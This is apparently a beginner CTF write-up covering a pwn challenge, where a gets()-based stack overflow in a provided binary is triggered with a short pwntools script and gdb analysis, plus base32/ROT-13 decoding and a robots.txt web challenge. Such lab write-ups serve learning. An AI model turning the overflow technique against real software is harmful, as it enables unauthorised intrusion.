
And here the last:



Very easy right?

Flag: Lylera{4y0_4y0_g4nY4n9_fUfUf4f4_3h_m44f_h3mh3}

Pwn - Padoru_padoru~



Lets download it

```
┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/3]
└─$ ls
Padoru_padoru_

┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/3]
└─$ file Padoru_padoru_
Padoru_padoru_: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=018281ff6e2ee17f59dd63402bad5c3199413cba, for GNU/Linux 3.2.0, not stripped
```

Alright lets run it. Hoping got the flag right?

```
┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/3]
└─$ ./Padoru_padoru_
Happy new year everyone
what are you wishing for: i wish for vtuber
your wish: i wish for vtuber
your wish might be become true. And you have a good life tho ^^
┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/3]
└─$
```

Welp. Where is the flag? Lets try to use strings:

```
└─$ strings Padoru_padoru_
/lib64/ld-linux-x86-64.so.2
setvbuf
puts
exit
gets
putchar
strlen
stdout
__libc_start_main
printf
signal
libc.so.6
GLIBC_2.34
GLIBC_2.2.5
__gmon_start__
PTE1
H=P@@
new yearH
Happy new year everyone
what are you wishing for:
your wish: %s
your wish might be become true. And you have a good life tho ^^
Wowww, that good wish tho. i mean, idk what kind of you wish but i have something for ya:
Happy New Year!
%/$x<WR+#PBuM?R%!?&x(<*E!7!w>=R4 +#x(=R>#/!x(?-$!7!vOV5$!?/x0V*E#3Ew:=R:!/-fOV5:#/!vOV-$!3!
fOQ5" 7!xKX\O
;*3$"
GCC: (Debian 15.2.0-7) 15.2.0
crt1.o
__abi_tag
crtstuff.c
```

So there are other sentences. Huh… How to trigger it? This is binary exploitation. Welcome~

```
┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solv
er_all_challs_tcr_christmas_x_new_year/3]
└─$ ls
Padoru_padoru_

┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solv
er_all_challs_tcr_christmas_x_new_year/3]
└─$ checksec --file=Padoru_padoru_
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Sym
bols            FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   44
Symbols   No    0               2               Padoru_padoru_
```


We must do this to check the protection but no PIE, it will be perfect tho. Lets use gdb (i use pwndbg)

There are main and signal_handler function memory addresses. Lets disassemble it.

```
pwndbg> disass main
Dump of assembler code for function main:
   0x0000000000401196 <+0>:     push   rbp
   0x0000000000401197 <+1>:     mov    rbp,rsp
   0x000000000040119a <+4>:     sub    rsp,0x10
   0x000000000040119e <+8>:     lea    rax,[rip+0xb5]        # 0x40125a <signal_handler>
   0x00000000004011a5 <+15>:    mov    rsi,rax
   0x00000000004011a8 <+18>:    mov    edi,0xb
   0x00000000004011ad <+23>:    call   0x401070 <signal@plt>
   0x00000000004011b2 <+28>:    mov    rax,QWORD PTR [rip+0x2e97]        # 0x404050 <stdout@GLIBC_2.2.5>
   0x00000000004011b9 <+35>:    mov    ecx,0x0
   0x00000000004011be <+40>:    mov    edx,0x2
   0x00000000004011c3 <+45>:    mov    esi,0x0
   0x00000000004011c8 <+50>:    mov    rdi,rax
   0x00000000004011cb <+53>:    call   0x401090 <setvbuf@plt>
   0x00000000004011d0 <+58>:    lea    rax,[rip+0xe49]        # 0x402020
   0x00000000004011d7 <+65>:    mov    rdi,rax
   0x00000000004011da <+68>:    call   0x401040 <puts@plt>
   0x00000000004011df <+73>:    lea    rax,[rip+0xe53]        # 0x402039
   0x00000000004011e6 <+80>:    mov    rdi,rax
   0x00000000004011e9 <+83>:    mov    eax,0x0
   0x00000000004011ee <+88>:    call   0x401060 <printf@plt>
   0x00000000004011f3 <+93>:    lea    rax,[rbp-0xa]
   0x00000000004011f7 <+97>:    mov    rdi,rax
   0x00000000004011fa <+100>:   mov    eax,0x0
   0x00000000004011ff <+105>:   call   0x401080 <gets@plt>
   0x0000000000401204 <+110>:   lea    rax,[rbp-0xa]
   0x0000000000401208 <+114>:   lea    rdx,[rip+0xe45]        # 0x402054
   0x000000000040120f <+121>:   mov    rsi,rax
   0x0000000000401212 <+124>:   mov    rdi,rdx
   0x0000000000401215 <+127>:   mov    eax,0x0
   0x000000000040121a <+132>:   call   0x401060 <printf@plt>
   0x000000000040121f <+137>:   mov    eax,DWORD PTR [rip+0x2e37]        # 0x40405c <checking>
   0x0000000000401225 <+143>:   test   eax,eax
   0x0000000000401227 <+145>:   jne    0x40123f <main+169>
   0x0000000000401229 <+147>:   lea    rax,[rip+0xe38]        # 0x402068
   0x0000000000401230 <+154>:   mov    rdi,rax
   0x0000000000401233 <+157>:   mov    eax,0x0
   0x0000000000401238 <+162>:   call   0x401060 <printf@plt>
   0x000000000040123d <+167>:   jmp    0x401253 <main+189>
   0x000000000040123f <+169>:   lea    rax,[rip+0x14]         # 0x40125a <signal_handler>
   0x0000000000401246 <+176>:   mov    rsi,rax
   0x0000000000401249 <+179>:   mov    edi,0xb
   0x000000000040124e <+184>:   call   0x401070 <signal@plt>
   0x0000000000401253 <+189>:   mov    eax,0x0
   0x0000000000401258 <+194>:   leave
   0x0000000000401259 <+195>:   ret
End of assembler dump.
pwndbg>
```

There is signal_handler, printf, and gets. Welpp, lets running to crash it.

From here we know that a lot of A might crash the program. Alright then. Lets try use “cyclic 100” to get to know offset



As you can see, there is crash on RBP and the offset is 10. So perfect. Welp, there are 2 ways to solve it. Using script or just run the program.
Using script:

```python
from pwn import *

Ly = process('./Padoru_padoru_') # this can be whatever you want as long you define it.

offset = 10 # the offset we found it

# ========== [ payload] ==========
payload = b'A'*offset + b'b'*10 # this is our payload
Ly.sendlineafter(b':', payload)
# ========================================

# ========== [ payload] ==========
Ly.interactive()
# or you can do like print(<char that you define>.recvall())
# ========================================
```

The result:

```
┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/3]
└─$ python3 solver.py
[+] Starting local process './Padoru_padoru_': pid 5411
[*] Switching to interactive mode
 [*] Process './Padoru_padoru_' stopped with exit code 0 (pid 5411)
your wish: AAAAAAAAAAbbbbbbbbbb
your wish might be become true. And you have a good life tho ^^
Wowww, that good wish tho. i mean, idk what kind of you wish but i have something for ya:
KJSXE23YM55U4Z3WOZQXQYK7ORVWGX3FNNTXQX3LMJVXQZLVORVV63TVOZXXI3K7MV2WCX3HOJZF63THMJVV63LVOVVF64TPNRVX
Happy New Year!
[*] Got EOF while reading in interactive
$
[*] Interrupted
```


If you hit the offset without you add something, the result:

```
└─$ python3 solver.py
[+] Starting local process './Padoru_padoru_': pid 5397
[*] Switching to interactive mode
 [*] Process './Padoru_padoru_' stopped with exit code 0 (pid 5397)
your wish: AAAAAAAAAA
your wish might be become true. And you have a good life tho ^^[*] Got EOF while reading in
 interactive
$
[*] Interrupted
```

Solver 2: running it

```
└─$ ./Padoru_padoru_
Happy new year everyone
what are you wishing for: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
your wish: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
your wish might be become true. And you have a good life tho ^^
Wowww, that good wish tho. i mean, idk what kind of you wish but i have something for ya:
KJSXE23YM55U4Z3WOZQXQYK7ORVWGX3FNNTXQX3LMJVXQZLVORVV63TVOZXXI3K7MV2WCX3HOJZF63THMJVV63LVOVV
F64TPNRVX
Happy New Year!
```


After that you can use cipher identifier to identify the encryption. Here are the identifier:




```
KJSXE23YM55U4Z3WOZQXQYK7ORVWGX3FNNTXQX3LMJVXQZLVORVV63TVOZXXI3K7MV2WCX3HOJZF63THMJVV63LVOVVF64TPNR
VX
```

```
ABC 100  1                                                    Raw Bytes  FF (detected)
Output
Rerkxg{Ngvvaxa_tkc_ekgx_kbkxeutk_nuvotm_eua_grr_ngbk_muuj_rolkp
```

And then you can ask llm if you want (or you can use rot-13 instead)




Flag: Lylera{Happuru_new_year_everyone_hoping_you_all_have_good_life}


Web exploitation - Kiesomonahoru

```
This is for the last chall: https://nongilded-pudgily-thomasine.ngrok-free.dev/

Enjoyy~

Just basic web exploitation, nothing else and this using docker. can you figure it out?

Tag me if you need finishing this challenge
```

Lets go that link



Nothing suspicious right? But lets follow the flow first.



So in this chall like playing card if you might guess, lets take a look all of them

Kotoha voice is really good tho. soft, i want this voice, aaaaaaaaaaa. Very good as crystal that tear to my heart ><. Look at this comment 'Kotoha's crystal clear voice really comes to life in this song.' THIS IS MY SECOND WAIFU


Akie chan who has some good voice and good both language mandarin and japanese. anyway, when you want to sing akie song again? huh

Kano or MKLNTIC (second alt) is vtuber who the main is Kano -> deer. THIS IS MY DEER AYANG, NOT YOU KARBIT (whoever it is). Go away, this is mine!

Durin is genshin character WHO can't fly using his wings. idk why genshin, bad.

Alhaireng is genshin character who main is dendro. idk, kecing/keqing but male version

There is nothing here. Lets use some techniques that are called “robots.txt” techniques. So every website **sometimes** have it, so let's do it.



And here you go

Flag: Lylera{such_a_good_couple_for_both_of_them_serial_killer_isnt_it?}

Overall it is easy. Recommend for beginner if you ask to me ^^

Category:

- Forensic (steganography - crack zip pw - cryptography {decimal, base32, xor})
- Cryptography (binary - base64)
- Pwn / binary exploitation (buffer overflow classic and cryptography)
- Web exploitation - robots.txt